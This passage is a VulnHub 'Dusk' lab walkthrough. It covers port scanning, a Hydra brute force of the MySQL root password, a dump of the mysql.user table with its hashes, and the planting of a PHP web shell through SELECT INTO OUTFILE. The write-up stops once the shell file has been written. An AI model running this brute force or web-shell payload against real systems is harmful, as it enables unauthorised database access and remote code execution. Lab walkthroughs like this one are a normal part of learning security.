
OS : Debian
Web Server : Apache 2.4.38
Programming :

Rustscan :

```
┌──(root㉿kali)-[~/vulnhub/dusk]
└─# rustscan -a 10.0.2.19 -r 0-65535 -- -A -sC -sV -vvv

PORT     STATE SERVICE REASON  VERSION
21/tcp   open  ftp     syn-ack pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.19:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u1
(protocol 2.0)
| ssh-hostkey:
|   2048 b5:ff:69:2a:03:fd:6d:04:ed:2a:06:aa:bf:b2:6a:7c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzpsQuhISUZQb0ecIGvuegtR9xBpz7m0aDjsAq
1sKRzBH/lvrFoB9XcJNB6YSFcjGzJ2Ty59F/ipZA3Qs8kmMCUMcvb8TsnVnPiElBjPOW
KRleEXXKTmKtbOMY0h+Dn2fsqkkg10r3m/3NzNn1OB9FJS0keSu3cMEwnIZfeq6D2zUy
FwjrU4hY4jQO8WwBi2ZuriMjh4k5P60kFFk9YdeBIpORGqqfF7Mlk7+jqhrlbh5su+3a
cwN8ZSxoR6/feTDYZfnEkiXWGEUO7qsSWInbPUpHNdK1QYdmzWx369PDhVfJ93QsThCm
oWM3pVRz159SyPY5/v9klxYaC7kLXAxF
|   256 0b:6f:20:d6:7c:6c:84:be:d8:40:61:69:a2:c6:e8:8a (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD/rkZ2NpjkejLuf
XhbbC42NSj9Bi2qV2+lR1YTByoh/kJzJyP6qnVp325elKHS4RUdrB/M4JziB9pjL1F65
bFM=
|   256 85:ff:47:d9:92:50:cb:f7:44:6c:b4:f4:5c:e9:1c:ed (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKWFngjPIWwt5sC9tfPQ6VwzZuK2xqqMLBfIL2beRoXb
25/tcp   open  smtp    syn-ack Postfix smtpd
|_smtp-commands: dusk.dusk, PIPELINING, SIZE 10240000, VRFY, ETRN,
```

```
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
| ssl-cert: Subject: commonName=dusk.dusk
| Subject Alternative Name: DNS:dusk.dusk
| Issuer: commonName=dusk.dusk
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-11-27T21:09:14
| Not valid after:  2029-11-24T21:09:14
| MD5:   95ab 0a84 fbb4 9f38 bc94 ca10 90ae 1465
| SHA-1: 7a44 a773 77fe 3c80 7b16 a2f6 7c9e 60f7 c275 75fb
| -----BEGIN CERTIFICATE-----
| MIIC2TCCAcGgAwIBAgIUdlmqQptZZVct6HQbCYW+FZC2mtIwDQYJKoZIhvcNAQEL
| BQAwFDESMBAGA1UEAwwJZHVzay5kdXNrMB4XDTE5MTEyNzIxMDkxNFoXDTI5MTEy
| NDIxMDkxNFowFDESMBAGA1UEAwwJZHVzay5kdXNrMIIBIjANBgkqhkiG9w0BAQEF
| AAOCAQ8AMIIBCgKCAQEAwlFj0PzsI67Bcw9Gj8U4rQwurUhitnb3t+2ghS2G9YbF
| 3xT2Deqh802bHGaHzerDglRiyOTd9A4mNeDLHRHP+vtc9A+IkfAma9r5R3/QcPn3
| 0h8vRROMUNcF1T2H/mwF5JQQ6lYai9Nm04SjRBMHe+0tURkn5gjV7YhTdw75zoEH
| 5eGzH1zeJjI6tSZyz8oNtYrE/BkryUOz+SZ0PxjCZo5X04V5tdJyVaq4xlnPqgnN
| xeh77O0Q2FXiQ/FQJq3Ox6HqssHMmQlfOadP0b5Fh83l1K6MFUBnzUjfkrX0aFmN
| kIEbJ8yuQ9L/21PawwNaGkWKEnh29yuXxDdeQ4bvUwIDAQABoyMwITAJBgNVHRME
| AjAAMBQGA1UdEQQNMAuCCWR1c2suZHVzazANBgkqhkiG9w0BAQsFAAOCAQEAquRJ
| Iz7XrYOj/PPii9fp1kzwA8DSMHXbcQ1gPrhrfKpDxJZ5dfVqeUtlubZ4oCPmUUSS
| FDuIzWEj0DOPu5enCIMKGTnPCqYJFVPCfkQNSdP2KVfgFKLJkyAg8H4LwI0rS9io
| qw1sRJ0lCj4UoX/Sr4HeP4ZfMiElPGegVe9vYg8F6ge0PO3CAafoqN7faZM0HGnx
| 17xtDc69Wu9ZPfxAcL8Wbe4s8sUo/Th7IvJEeFizE+9esVbGK0uX/Ub9vXNAEc8F
| I8a9NyYp3sUTveqxI0akpmSPYwf7rtRzpdWtBdYIEc26YotWasXCgpn9cxOAiovf
| tUDds/wzRA/gHw0ZIQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http    syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   syn-ack MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
|   Thread ID: 39
|   Capabilities flags: 63486
|   Some Capabilities: LongColumnFlag, ODBCClient, IgnoreSigpipes,
```

```
IgnoreSpaceBeforeParenthesis, FoundRows, Support41Auth,
ConnectWithDatabase, Speaks41ProtocolOld, SupportsTransactions,
SupportsCompression, InteractiveClient,
DontAllowDatabaseTableColumn, Speaks41ProtocolNew,
SupportsLoadDataLocal, SupportsAuthPlugins,
SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: ^UoNw0(r-$ijWS|7=ixC
|_  Auth Plugin Name: mysql_native_password
8080/tcp open  http    syn-ack PHP cli server 5.5 or later (PHP
7.3.11-1)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: Host:  dusk.dusk; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```



```
┌──(root㉿kali)-[~/vulnhub/dusk]
└─# ftp 10.0.2.19 21
Connected to 10.0.2.19.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.19:root): anonymous
331 Username ok, send password.
Password:
530 Anonymous access not allowed.
ftp: Login failed
ftp>
```

10.0.2.19:8080

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec


PHP Gallery

da-vinci.jpg
index.php
systemd-private-7b91d01e8c804fd5bc12256e1639fc97-apache2.service-bEsYWJ
systemd-private-7b91d01e8c804fd5bc12256e1639fc97-systemd-timesyncd.service-BCBdc0
van.jpeg

Local working directory:/var/tmp

10.0.2.19:8080/da-vinci.jpg

Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec



Directory Fuzzing

I done with file, directory and subdomain fuzzing thing is there.

Then i move to Port 3306 --> MySQL for password brute force

And within a minute we got the mysql passowrd

```
┌──(root㉿kali)-[~/vulnhub/dusk]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://10.0.2.19/ -t 60
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-29 08:14:23
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://10.0.2.19:3306/
[3306][mysql] host: 10.0.2.19   login: root   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-29 08:14:35
```

now we can login Via MySQL using root : password

```
┌──(root㉿kali)-[~]
└─# mysql -h 10.0.2.19 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 52
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```


```
MariaDB [(none)]> show databses;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'databses' at line 1
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.004 sec)

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
Database changed
MariaDB [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| column_stats              |
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
| user                      |
+---------------------------+
31 rows in set (0.002 sec)
```

```
MariaDB [mysql]> select * from users;
ERROR 1146 (42S02): Table 'mysql.users' doesn't exist
MariaDB [mysql]> select * from user;
+-----------+------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------
-+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----------------+--------------
----+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+------------------------+---------------------+----------+
------------+-------------+--------------+---------------+-------------+-----------------+----------------------+-----------------------+-----------------------+------------------+---------+----------
-----+--------------------+
| Host      | User | Password                                  | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv
 | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_p
riv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_priv | Create_tablespace_priv | Delete_history_priv | ssl_type |
 ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections | plugin      | authentication_string | password_expired | is_role | default_
role | max_statement_time |
+-----------+------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------
-+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----------------+--------------
----+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+------------------------+---------------------+----------+
------------+-------------+--------------+---------------+-------------+-----------------+----------------------+-----------------------+-----------------------+------------------+---------+----------
-----+--------------------+
| localhost | root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y
 | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y            | Y               | Y
   | Y                | Y              | Y                   | Y                  | Y                | Y          | Y            | Y                      | Y                   |          |
           |             |              |             0 |           0 |               0 |                    0 | unix_socket |                       | N                | N       |
     |           0.000000 |
| %         | root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y
 | Y         | N          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y            | Y               | Y
   | Y                | Y              | Y                   | Y                  | Y                | Y          | Y            | Y                      | Y                   |          |
           |             |              |             0 |           0 |               0 |                    0 |             |                       | N                | N       |
     |           0.000000 |
+-----------+------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------
-+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----------------+--------------
----+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+------------------------+---------------------+----------+
------------+-------------+--------------+---------------+-------------+-----------------+----------------------+-----------------------+-----------------------+------------------+---------+----------
-----+--------------------+
2 rows in set (0.001 sec)

MariaDB [mysql]>
```

Nothing interesting in mysql as well but

Since we have MySQL cred and we also know the working directory is /var/tmp and with the help of this we can inject malicious PHP code as SQL query into a file named “shell.php”. This will generate an RCE and as a result, we will be able to spawn host machine by exploiting it.




PHP Gallery

da-vinci.jpg
index.php
systemd-private-7b91d01e8c804fd5bc12256e1639fc97-apache2.service-bEsYWJ
systemd-private-7b91d01e8c804fd5bc12256e1639fc97-systemd-timesyncd.service-BCBdc0
van.jpeg


Local working directory:/var/tmp


PAYLOAD

```
select "<?php system($_GET['cmd']); ?>" into outfile
'/var/tmp/shell.php' ;
```





```
MariaDB [mysql]> select "<?php system($_GET['cmd']); ?>" into outfile '/var/tmp/shell.php' ;
Query OK, 1 row affected (0.001 sec)

MariaDB [mysql]>
```

